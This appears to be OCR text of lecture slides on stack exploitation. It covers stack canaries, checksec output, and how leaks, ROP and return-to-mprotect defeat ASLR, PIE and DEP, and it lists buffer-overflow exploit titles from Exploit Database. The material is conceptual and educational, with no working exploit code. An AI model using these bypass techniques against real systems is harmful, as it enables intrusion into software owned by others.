0128| 0x7fffffffe080 ("ariable.")
0136| 0x7fffffffe088 --> 0xf0b500
0144| 0x7fffffffe090 --> 0xc2
0152| 0x7fffffffe098 --> 0x6c80818654473200
0160| 0x7fffffffe0a0 --> 0x7fffffffe0f0 --> 0x400720 (<__libc_csu_init>:        push   r15)
0168| 0x7fffffffe0a8 --> 0x4006f9 (<main+93>:   lea    rdi,[rip+0xac]        # 0x4007ac)
0176| 0x7fffffffe0b0 --> 0x1
0184| 0x7fffffffe0b8 --> 0x1234567887654321
0192| 0x7fffffffe0c0 ("this is a main variable.")
--More--(25/25)
```

Stack Canary

Stack Canary

The layout of a stack protected with canaries

Stack exploitation on modern systems

- How to bypass all these protections, and more ?

```
[#0] 0x5555555549a3 → Name: main()
─────────────────────────────────────────────────────────────────────────────

Breakpoint 1, 0x00005555555549a3 in main ()
gef➤  checksec
[+] checksec for '/home/redouane/infosec/englais/presentation/buf2'
Canary                        : Yes →  value: 0x73b6de8b72116c00
NX                            : Yes
PIE                           : Yes
Fortify                       : No
RelRO                         : Full
gef➤
```

- Lots of papers have been published in the last few years


Stack exploitation on modern systems

- Information leakage (bypass to ASLR, PiE, SSP) :
  - If the attacker is able to force the program to display an address that is randomized, then he will defeat the randomization on the given region
  - Similarly, if he can leak the canary, he will be able to overflow the stack without being detected

Stack exploitation on modern systems

- Code reuse attacks (ROP : Return Oriented Programming and its variants) : Bypasses DEP
  - Clever technique
  - Instead of returning to a payload, the attacker selects some « gadgets » from the .text section, and the program will just keep executing already existing code
  - Common ROP patterns : Ret2libc, Ret2reg, ret2main

Stack exploitation on modern systems



Sample ROP Chain

Stack exploitation on modern systems

- Return to mprotect (bypass to DEP) :
  - If the attacker finds a way to call mprotect, he will be able to make the stack executable again
  - Can be part of a ROP attack

Stack exploitation on modern systems

```
ZOC SSH Client - Buffer Overflow (SEH) (PoC)                                                  | exploits/windows/dos/37068.py
ZSNES 1.51 - Local Buffer Overflow                                                            | exploits/linux/local/37975.py
ZScada Modbus Buffer 2.0 - Stack Buffer Overflow (Metasploit)                                 | exploits/windows/remote/42691.rb
ZTE PC UI USB Modem Software - Local Buffer Overflow                                          | exploits/windows/local/38219.py
Zenturi NixonMyPrograms Class 'sasatl.dll 1.5.0.531' - Remote Buffer Overflow                 | exploits/windows/remote/4214.html
Zenturi ProgramChecker - ActiveX 'sasatl.dll' Remote Buffer Overflow                          | exploits/windows/remote/4021.html
Zervit Web Server 0.02 - Remote Buffer Overflow (PoC)                                         | exploits/windows/dos/8447.txt
Zervit Web Server 0.04 - GET Remote Buffer Overflow (PoC)                                     | exploits/windows/dos/8721.pl
Zeus Web Server 4.x - 'SSL2_CLIENT_HELLO' Remote Buffer Overflow (PoC)                        | exploits/multiple/dos/33531.py
Zinf Audio Player 2.2.1 - '.gqmpeg' Buffer Overflow (PoC)                                     | exploits/windows/dos/7890.pl
Zinf Audio Player 2.2.1 - '.pls' Local Buffer Overflow (DEP Bypass)                           | exploits/windows/local/17600.rb
Zinf Audio Player 2.2.1 - '.pls' Local Stack Buffer Overflow (Metasploit)                     | exploits/windows/local/16688.rb
Zinf Audio Player 2.2.1 - '.pls' Universal Local Buffer Overflow                              | exploits/windows/local/7888.pl
Zinf Audio Player 2.2.1 - Local Buffer Overflow                                               | exploits/windows/local/559.c
Zip Unzip 6.0 - '.zip' Local Stack Buffer Overflow                                            | exploits/windows/local/12024.php
ZipCentral - '.zip' Local Buffer Overflow (SEH)                                               | exploits/windows/local/14433.pl
ZipCentral 4.01 - '.ZIP' File Handling Local Buffer Overflow                                  | exploits/windows/local/2278.cpp
ZipGenius 6.3.1.2552 - 'zgtips.dll' Local Stack Buffer Overflow                               | exploits/windows/local/12326.py
ZipGenius 6.3.2.3000 - '.zip' Local Buffer Overflow                                           | exploits/windows/local/17511.pl
ZipX 1.71 - '.ZIP' File Buffer Overflow                                                       | exploits/windows/local/17783.pl
ZippHo 3.0.6 - '.zip' Local Stack Buffer Overflow                                             | exploits/windows/local/11797.py
ZoneAlarm Security Suite 7.0 - AntiVirus Directory Path Buffer Overflow (PoC)                 | exploits/windows/dos/32356.txt
Zoner Photo Studio 15 b3 - Buffer Overflow (PoC)                                              | exploits/windows/dos/22685.txt
Zoo 2.10 - Parse.c Local Buffer Overflow                                                      | exploits/linux/dos/27425.txt
Zoom Linux Client 2.0.106600.0904 - Stack-Based Buffer Overflow (PoC)                         | exploits/linux/dos/43355.txt
Zoom Player Pro 3.30 - '.m3u' Local Buffer Overflow (SEH)                                     | exploits/windows/local/8541.php
aGSM 2.35 Half-Life Server - Info Response Buffer Overflow (PoC)                              | exploits/multiple/dos/24388.txt
aSc Timetables 2013 - Local Stack Buffer Overflow                                             | exploits/windows/local/26409.py
aSc Timetables 2017 - Local Buffer Overflow                                                   | exploits/windows/local/41031.txt
abctab2ps 1.6.3 - 'Trim_Title' '.ABC' File Remote Buffer Overflow                             | exploits/windows/remote/25029.txt
abctab2ps 1.6.3 - 'Write_Heading' '.ABC' Remote Buffer Overflow                               | exploits/windows/remote/25027.txt
acFTP FTP Server 1.4 - 'USER' Remote Buffer Overflow (PoC)                                    | exploits/windows/dos/1749.pl
```

Some buffer overflow exploits on Exploit Database

Conclusion

- No system is secure
- It’s the programmer’s responsibility to secure his source code
- Instead of trying to complicate the exploitation of stack overflows, we should tackle the problem at its root

Thank you !

Any questions ?